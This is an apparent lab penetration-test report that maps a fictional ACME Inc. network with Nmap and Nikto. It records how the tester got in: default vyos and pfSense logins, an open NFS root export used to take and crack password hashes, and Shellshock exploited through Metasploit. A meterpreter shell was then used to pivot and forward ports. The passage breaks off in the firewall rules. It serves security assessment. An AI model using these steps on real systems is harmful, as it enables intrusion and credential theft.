



ACME Inc. Networking Investigation

An Investigation into the ACME Inc. Company Network

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Note that Information contained in this document is for educational purposes.

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Introduction


Background

ACME inc. are a company that have recently separated from their network managers. Upon looking for the relevant documentation about the company network, they were unable to find any. As a result, ACME inc. had no evidence of how their network is structured, nor what it looks like. This has also led to senior management being concerned about the state of the network, and where it stands from a security perspective.

Aim

The aim of this report is to explore the ACME inc. network, and report any security flaws within, and supply the relevant patches for these flaws. Along with this report, a detailed network diagram will be created showing all discovered components in the network. To accompany the network diagram a subnet table will be created to show which subnets are in use, the subnet addresses, subnet masks and the useable hosts within the subnet.

Network Diagram



Subnet Tables

In order to help visualise and understand the network, a subnet table was created. This table displays all IP's that have been found, as well as information about the subnet that they are contained within.

In order to calculate information about the subnets, a python script was created to take in a file of IP addresses and calculate the network address, range, broadcast address, number of bits dedicated to the host, and the number of bits dedicated to the network. This script can be seen in appendix A, along with all of the subnet calculations.

192.168.0 Network:

IP Address	Prefix	Network address	First useable Host In range	Last useable host in range	Broadcast address
Not in Use	/27	192.168.0.0	192.168.0.1	192.168.0.31	192.168.0.32
192.168.0.33 192.168.0.34	/27	192.168.0.32	192.168.0.33	192.168.0.62	192.168.0.63
192.168.0.65 192.168.0.66	/27	192.168.0.64	192.168.0.65	192.168.0.94	192.168.0.95

192.168.0.97 192.168.0.98	/27	192.168.0.96	192.168.0.97	192.168.0.126	192.168.0.127
192.168.0.129 192.168.0.130	/27	192.168.0.128	192.168.0.129	192.168.0.158	192.168.0.159
Not in Use	/27	192.168.0.160	192.168.0.161	192.168.0.190	192.168.0.191
192.168.0.193 192.168.0.203 192.168.0.210	/27	192.168.0.192	192.168.0.193	192.168.0.222	192.168.0.223
192.168.0.225 192.168.0.226	/30	192.168.0.224	192.168.0.225	192.168.0.226	192.168.0.227
192.168.0.229 192.168.0.230	/30	192.168.0.228	192.168.0.229	192.168.0.230	192.168.0.231
192.168.0.233 192.168.0.234	/30	192.168.0.232	192.168.0.233	192.168.0.234	192.168.0.235
Not in Use	/30	192.168.0.236	192.168.0.237	192.168.0.238	192.168.0.239
192.168.0.241 192.168.0.242	/30	192.168.0.240	192.168.0.241	192.168.0.242	192.168.0.243
Not in Use	/30	192.168.0.244	192.168.0.245	192.168.0.246	192.168.0.247
Not in Use	/30	192.168.0.248	192.168.0.249	192.168.0.250	192.168.0.251
Not in Use	/30	192.168.0.252	192.168.0.253	192.168.0.254	192.168.0.255

172.16.221.0 Network:

IP Address	Prefix	Network address	First useable Host In range	Last useable host in range	Broadcast address
172.16.221.16 172.16.221.237	/24	172.16.221.0	172.16.221.1	172.16.221.254	172.16.221.255

13.13.13.0 Network:

IP Address	Prefix	Network address	First useable Host In range	Last useable host in range	Broadcast address
13.13.13.12 13.13.13.13	/24	13.13.13.0	13.13.13.1	13.13.13.254	13.13.13.255

To view all of the ports that are open on each device, see Appendix C.

Procedure

The first task that was undertaken was to discover all the devices on the network. An initial Nmap (Nmap.org, 2018) scan was run to find the devices that the host machine could see. These devices were then further explored until it was assured that no more devices were present on the network.

Nmap

An intial ping sweep of the network was run using the command: [Nmap -sP 192.168.0.0-255](#).

This scan found fourteen devices present on the network. These devices can be seen in Figure 1.

```
root@kali:~# nmap -sP 192.168.0.0-255

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 21:47 EDT
Nmap scan report for 192.168.0.33
Host is up (0.0024s latency).
Nmap scan report for 192.168.0.34
Host is up (0.013s latency).
Nmap scan report for 192.168.0.129
Host is up (0.023s latency).
Nmap scan report for 192.168.0.130
Host is up (0.053s latency).
Nmap scan report for 192.168.0.225
Host is up (0.00080s latency).
Nmap scan report for 192.168.0.226
Host is up (0.0023s latency).
Nmap scan report for 192.168.0.229
Host is up (0.0020s latency).
Nmap scan report for 192.168.0.230
Host is up (0.0020s latency).
Nmap scan report for 192.168.0.233
Host is up (0.0035s latency).
Nmap scan report for 192.168.0.242
Host is up (0.0089s latency).
Nmap scan report for 192.168.0.193
Host is up (0.0016s latency).
MAC Address: 00:50:56:99:6C:E2 (VMware)
Nmap scan report for 192.168.0.203
Host is up (0.0018s latency).
MAC Address: 00:0C:29:DA:42:4C (VMware)
Nmap scan report for 192.168.0.210
Host is up (0.0011s latency).
MAC Address: 00:0C:29:0D:67:C6 (VMware)
Nmap scan report for 192.168.0.200
Host is up.
Nmap done: 256 IP addresses (14 hosts up) scanned in 46.93 seconds
root@kali:~#
```

Figure 1 - Initial Nmap Ping Sweep

TCP and UDP Nmap scans were then run on each individual device. To view the results of these scans, see Appendix C. The purpose of this was to discover what the device is, and what ports are running.

From the Nmap scans, it was found that the following IP's were PC's:

- 192.168.0.34
- 192.168.0.130
- 192.168.0.210
- 192.168.0.200

The following IP addresses were found to be vyos router interfaces:

- 192.168.0.33
- 192.168.0.129
- 192.168.0.193
- 192.168.0.225
- 192.168.0.226
- 192.168.0.229
- 192.168.0.230
- 192.168.0.233

The IP 192.168.0.242 was found to be a web server, and the UDP scan on 192.168.0.203 found that it was a DHCP server.

The next step was to attempt to access each device, to discover what devices were connected to each other. By doing this, it will help build the network diagram.

Telnet

Figure 2 shows that port 23, the telnet port, was open on 192.168.0.33. Due to accessing the interface via telnet, a username and password is required.

```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:32 EDT
Nmap scan report for 192.168.0.33
Host is up (0.0025s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
23/tcp    open  telnet   VyOS telnetd
80/tcp    open  http     lighttpd 1.4.28
443/tcp   open  ssl/http lighttpd 1.4.28
Service Info: Host: vyos; Device: router
```

Figure 2 - Nmap port scan

The first attempt to access the telnet port involved using the default username and password, supplied by vyos. These credentials were **vyos:vyos** (Wiki.vyos.net, 2018). This attempt to access the user interfaces proved to be successful, as access was gained to the router. This can be seen in Figure 3.




Figure 3 - Telnet Login

From here, the **show interfaces** command was run to find out what interfaces were on the router. Figure 4 shows the output of this command.




Figure 4 - .34 Router Interfaces

This process was then repeated on the other router interfaces. Figures 5 and 6 show the other router interfaces.




Figure 5 - .129 Router Interfaces

```
Welcome to VyOS
vyos login: vyos
Password:
Last login: Thu Sep 28 00:12:07 UTC 2017 on ttym1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*copyright.
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface      IP Address          S/L   Description
-----
eth0           192.168.0.193/27    u/u
eth1           192.168.0.225/30    u/u
eth2           172.16.221.16/24   u/u
lo             127.0.0.1/8       u/u
                  1.1.1.1/32      u/u
                  ::1/128        u/u
vyos@vyos:~$
```

Figure 6 - .193 Router Interfaces

All of the router interfaces that were previously found, have been found again through the **show interfaces** command. In addition to this, each router is found to have an OSPF IP set.

On the same router as 192.168.0.193, an unknown IP address was found – 172.16.221.16/24.

In an attempt to see if the local kali machine could view this new IP, the **ping** command was used. This can be seen in Figure 7.

```
root@kali:~# ping 172.16.221.16
PING 172.16.221.16 (172.16.221.16) 56(84) bytes of data.
64 bytes from 172.16.221.16: icmp_seq=1 ttl=64 time=2.02 ms
64 bytes from 172.16.221.16: icmp_seq=2 ttl=64 time=1.76 ms
64 bytes from 172.16.221.16: icmp_seq=3 ttl=64 time=1.37 ms
64 bytes from 172.16.221.16: icmp_seq=4 ttl=64 time=1.02 ms
64 bytes from 172.16.221.16: icmp_seq=5 ttl=64 time=1.91 ms
64 bytes from 172.16.221.16: icmp_seq=6 ttl=64 time=2.31 ms
64 bytes from 172.16.221.16: icmp_seq=7 ttl=64 time=1.21 ms

^C--- 172.16.221.16 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6017ms
rtt min/avg/max/mdev = 1.029/1.663/2.313/0.433 ms
```

Figure 7 - Ping 172.16.221.16

Due to the Kali machine being able to ping this machine, another Nmap scan was carried out on 172.16.221.0/24, to find any new devices on this network. To find all the IP addresses that the Kali machine can see on this network, the command **Nmap -sn 172.16.221.0-255** was used. This

command displays all the IPs that respond when they are ‘pinged’. The result of this is seen in Figure 8.

```
root@kali:~# nmap -sn 172.16.221.0-255
[+] Parsing nmap xml file: /tmp/sparta-
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:07 EDT
Nmap scan report for 172.16.221.16
Host is up (0.00057s latency).
Nmap scan report for 172.16.221.237
Host is up (0.0019s latency).
Nmap done: 256 IP addresses (2 hosts up) [scanned] in 44.67 seconds
```

Figure 8 - 172.16.221.0 network scan

From this scan, another IP address was found – 172.16.221.237. An Nmap scan was carried out on this device, and it was found to be another web server.

ARP

On each router, the **show arp** command was run to find out what interfaces they are connected to.

For the three routers found, the output of the ARP commands can be seen in Figures 9, 10 and 11. The outputs of these scans helped further build the network diagram.

```
vyos@vyos:~$ show arp
Address          HWtype  HWaddress        Flags Mask           Iface
192.168.0.225   ether   00:50:56:99:91:e4 C      eth0
192.168.0.230   ether   00:50:56:99:c7:f8 C      eth2
192.168.0.34    ether   00:0c:29:52:44:05 C      eth1
```

Figure 9 - show arp output

```
vyos@vyos:~$ show arp
Address          HWtype  HWaddress        Flags Mask           Iface
192.168.0.130   ether   00:0c:29:09:11:fc C      eth1
192.168.0.234   ether   00:50:56:99:a3:11 C      eth2
192.168.0.229   ether   00:50:56:99:cf:44 C      eth0
```

Figure 10 - show arp output

```
vyos@vyos:~$ show arp
Address          HWtype  HWaddress        Flags Mask           Iface
192.168.0.226   ether   00:50:56:99:56:f1 C      eth1
192.168.0.200   ether   00:0c:29:b7:82:b9 C      eth0
172.16.221.216  ether   (incomplete)      C      eth2
```

Figure 11 - show arp output

From these commands, it is found that the router with interface 192.168.0.233, is connected to a new IP – 192.168.0.234.

When a ping to this IP is attempted, the ping returns back unsuccessful. This is seen in Figure 12.

```
vyos@vyos:~$ ping 192.168.0.234 do in 00:01h, 1 active
PING 192.168.0.234 (192.168.0.234) 56(84) bytes of data.
^CUS] 1.33 tries/min, 4 tries in 00:03h, 1 to do in 00:01h, 1 active
--- 192.168.0.234 ping statistics --- 0.01h, 1 active
21 packets transmitted, 0 received, 100% packet loss, time 20043ms
```

Figure 12 - ping .234 from Kali

This suggests that there could be a firewall in place blocking the ping requests.

The **arp** or **show arp** command was run on all devices where access was gained. The results of these can be seen in Appendix B.

Traceroute

Out of all the devices found, the majority of them can be linked together through the information gathered in previous steps. The only device that has no connection to any other devices is the webserver 192.168.0.242.

A traceroute to the webserver was carried out from the host machine. This can be seen in Figure 13.

```
root@kali:~# traceroute 192.168.0.242
traceroute to 192.168.0.242 (192.168.0.242), 30 hops max, 60 byte packets
 1 gateway (192.168.0.193)  3.239 ms  4.141 ms  4.073 ms
 2 192.168.0.226 (192.168.0.226)  4.031 ms  4.209 ms  4.212 ms
 3 192.168.0.230 (192.168.0.230)  5.298 ms  6.050 ms  6.035 ms
 4 192.168.0.234 (192.168.0.234)  7.136 ms  7.356 ms  7.346 ms
 5 * * *
 6 192.168.0.242 (192.168.0.242)  10.545 ms  50.601 ms  50.507 ms
root@kali:~#
```

Figure 13 - traceroute to .242

From this traceroute, it is evident that 192.168.0.242 is behind the hidden interface 192.168.0.234, with an undiscovered device or interface in between.

NFS

From the Nmap scan of 192.168.0.210 (Figure 14), it is apparent that the NFS port is open.

```
root@kali:~# nmap -sV -T4 192.168.0.210
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 23:22 EDT
Nmap scan report for 192.168.0.210
Host is up (0.00041s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu; protocol 2.0)
111/tcp   open  rpcbind 2-4 (RPC #100000)
2049/tcp  open  nfs_acl 2-3 (RPC #100227)
MAC Address: 00:0C:29:0D:67:C6 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 19.59 seconds
```

Figure 14 - Nmap of .210

To view what files and folders can be viewed, the command **showmount -e 192.168.0.210** was run. This can be seen in Figure 15.

```
root@kali:~# showmount -e 192.168.0.210
Export list for 192.168.0.210:
/ 192.168.0.*
```

Figure 15 - nfs viewable folders

From Figure 15, it is clear that the folder that can be viewed is the root folder, and subsequently all other folders. This means that the folders that contain the users' usernames and password hashes can be downloaded.

These folders are downloaded and the password hashes are cracked using John the Ripper (See the Exploits -> Password Cracking section for further details). The username found is "xadmin" and the password found is "plums".

Shellshock

A Nikto scan was carried out on the webserver, and it was found to be vulnerable to shellshock. This can be seen in Figure 16.

```
root@kali:~/Desktop# nikto -host 192.168.0.242
- Nikto v2.1.6
[+] Target IP:          192.168.0.242
[+] Target Hostname:   192.168.0.242
[+] Target Port:        80
[+] Start Time:        2017-09-28 01:32:13 (GMT-4)
[+] Server: Apache/2.4.10 (Unix) > exploit
[+] Server leaks inodes via ETags, header found with file /, fields: 0x650 0x558add0b8740
[+] The anti-clickjacking X-Frame-Options header is not present.
[+] The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
[+] The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
[+] Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
[+] Allowed HTTP Methods: POST, OPTIONS, GET, HEAD, TRACE
[+] OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
[+] Uncommon header 'nikto-added-cve-2014-6271' found, with contents: true
[+] OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271).
[+] OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).
[+] 8345 requests: 0 error(s) and 10 item(s) reported on remote host
[+] End Time:           2017-09-28 01:32:41 (GMT-4) (28 seconds)

[+] 1 host(s) tested
root@kali:~/Desktop#
```

Figure 16 - .242 Nikto scan

The shellshock vulnerability was exploited, and a meterpreter (Offensive-security.com, 2018) shell was opened. From here, the users on the machine and their encrypted passwords were found. These

passwords were then cracked (See the Exploits -> Password Cracking section for more details). The two usernames found were **xweb**, and **root** and their passwords were **pears** and **apple** respectively.

Figure 17 shows the Nmap scan of 192.168.0.242.

```
root@kali:~# nmap -sV -T4 192.168.0.242
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-28 02:51 EDT
Nmap scan report for 192.168.0.242
Host is up (0.0041s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.10 ((Unix))
111/tcp   open  rpcbind 2-4 (RPC #100000)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.25 seconds
```

Figure 17 - Nmap of 192.168.0.242

Due to the ssh port being open, it is possible to ssh into the webserver. The root users' credentials were used to log in through ssh. From here, the port 192.168.0.234 is pinged, to see if the web server can see this port. The outcome of this can be seen in Figure 18.

```
root@xadmin-virtual-machine:~# ping 192.168.0.234
PING 192.168.0.234 (192.168.0.234) 56(84) bytes of data.
64 bytes from 192.168.0.234: icmp_seq=1 ttl=64 time=1.06 ms
64 bytes from 192.168.0.234: icmp_seq=2 ttl=64 time=2.05 ms
64 bytes from 192.168.0.234: icmp_seq=3 ttl=64 time=0.639 ms
^C
--- 192.168.0.234 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 0.639/1.251/2.053/0.592 ms
```

Figure 18 - ping .234

From this ping, it is evident that the web server can see 192.168.0.234.

Using the meterpreter shell created previously, a portscan was set up to discover all the open TCP ports on 192.168.0.234. The command **route add 192.168.0.234 255.255.255.252 1** was run to tell the machine that in order to access 192.168.0.234/30, it must go through the meterpreter shell in session one. At this stage the netmask of the 192.168.0.234 device was found from looking at the subnet mask of 192.168.0.233. The subnet of .233 is /30, and the only other useable host in this range is 192.168.0.234. This means that 192.168.0.234 must have a subnet mask of /30.

The command **route add 192.168.0.242 255.255.255.252 1** was also run. The subnet mask for this device can be found by running **ifconfig** from within the web server. The output of this scan can be seen in Figure 19.

```

msf exploit(apache_mod_cgi_bash_env_exec) > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > route add 192.168.0.234 255.255.255.252 1
[*] Route added
msf auxiliary(tcp) > route add 192.168.0.242 255.255.255.252 1
[*] Route added
msf auxiliary(tcp) > set RHOSTS 192.168.0.234
RHOSTS => 192.168.0.234
msf auxiliary(tcp) > run

[*] 192.168.0.234:      - 192.168.0.234:53 - TCP OPEN
[*] 192.168.0.234:      - 192.168.0.234:80 - TCP OPEN
[*] 192.168.0.234:      - 192.168.0.234:2601 - TCP OPEN
[*] 192.168.0.234:      - 192.168.0.234:2605 - TCP OPEN
[*] 192.168.0.234:      - 192.168.0.234:2604 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >

```

Figure 19 - portscan

It was noticed that the http port was open – port 80. Port forwarding was used on this port, so that the contents of it can be viewed on the local machine. The meterpreter shell created previously was used again, and port 80 on 192.168.0.234 was forwarded to the local port 4004. This can be seen in Figure 20.

```

meterpreter > portfwd add -l 4004 -p 80 -r 192.168.0.234
[*] Local TCP relay created: :4004 <-> 192.168.0.234:80

```

Figure 20 - port forward .234:80

By accessing the IP 127.0.0.1:4004 through the Firefox (Mozilla, 2018) web browser, the website for pfSense appeared. This is seen in Figure 21.




Figure 21 – pfSense

By doing a Google (Google.co.uk, 2018) search for “pfSense”, it was found that pfSense is a firewall. This confirms that 192.168.0.242 is behind a firewall.

pfSense Firewall

The same process as accessing the vyos routers was undertaken to access the pfSense website – the default credentials were searched for. It was found that the default credentials are **admin:pfsense** (Netgate.com, 2018).

These credentials proved to be unchanged and allowed access to the firewall. Once access to the firewall had been gained, it was possible to view all of the rules that were present. It was found that the firewall has three interfaces. These can be seen in Figure 22.

Interfaces			
WAN	1000baseT <full-duplex>	192.168.0.234	
LAN	1000baseT <full-duplex>	192.168.0.98	
DMZ	1000baseT <full-duplex>	192.168.0.241	

Figure 22 - Firewall Interfaces

The information seen in Figure 22 shows that the interface for the WAN is 192.168.0.234, for the LAN is 192.168.0.98 and for the DMZ is 192.168.0.241. The rules of each interface will be looked into.

WAN

There are two rules for the WAN, and these can be seen in Figure 23.

Floating	WAN	LAN	DMZ							
Rules (Drag to Change Order)										Actions
States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
<input type="checkbox"/>	<input checked="" type="checkbox"/> 2/936.43 MiB	IPv4 *	*	192.168.0.242	*	*	none			 
<input type="checkbox"/>	<input checked="" type="checkbox"/> 1/76 KIB	IPv4 OSPF	*	*	*	*	*	none		 

Figure 23 - WAN Rules

The first rule for the WAN interface dictates that any traffic going directly to 192.168.0.242 may pass through the firewall. The second rule says that any OSPF packets can pass through the firewall. This means that if the packet is anything other than an OSPF packet, or is not going to 192.168.0.242, then the packet will be dropped.

LAN

Floating	WAN	<u>LAN</u>	DMZ							
Rules (Drag to Change Order)										
States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
<input checked="" type="checkbox"/> 1 /1.57 MiB	*	*	*	LAN Address	80	*	*		Anti-Lockout Rule	
<input type="checkbox"/> <input checked="" type="checkbox"/> 1 /276 KiB	IPv4*	*	*	*	*	*	none		Default allow LAN to any rule	
<input type="checkbox"/> <input checked="" type="checkbox"/> 0 /0 B	IPv6*	LAN net	*	*	*	*	none		Default allow LAN IPv6 to any rule	

Figure 24 - LAN Rules

The first rule sets the settings for traffic from the LAN. For example, only two users can access the pfSense GUI at once.

The second and third rules dictate that any type of IPv4 or IPv6 traffic can pass through the firewall.

DMZ

Rules (Drag to Change Order)										
States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
<input type="checkbox"/> <input checked="" type="checkbox"/> 2 /758.78 MiB	IPv4*	*	*	192.168.0.66	*	*	none			
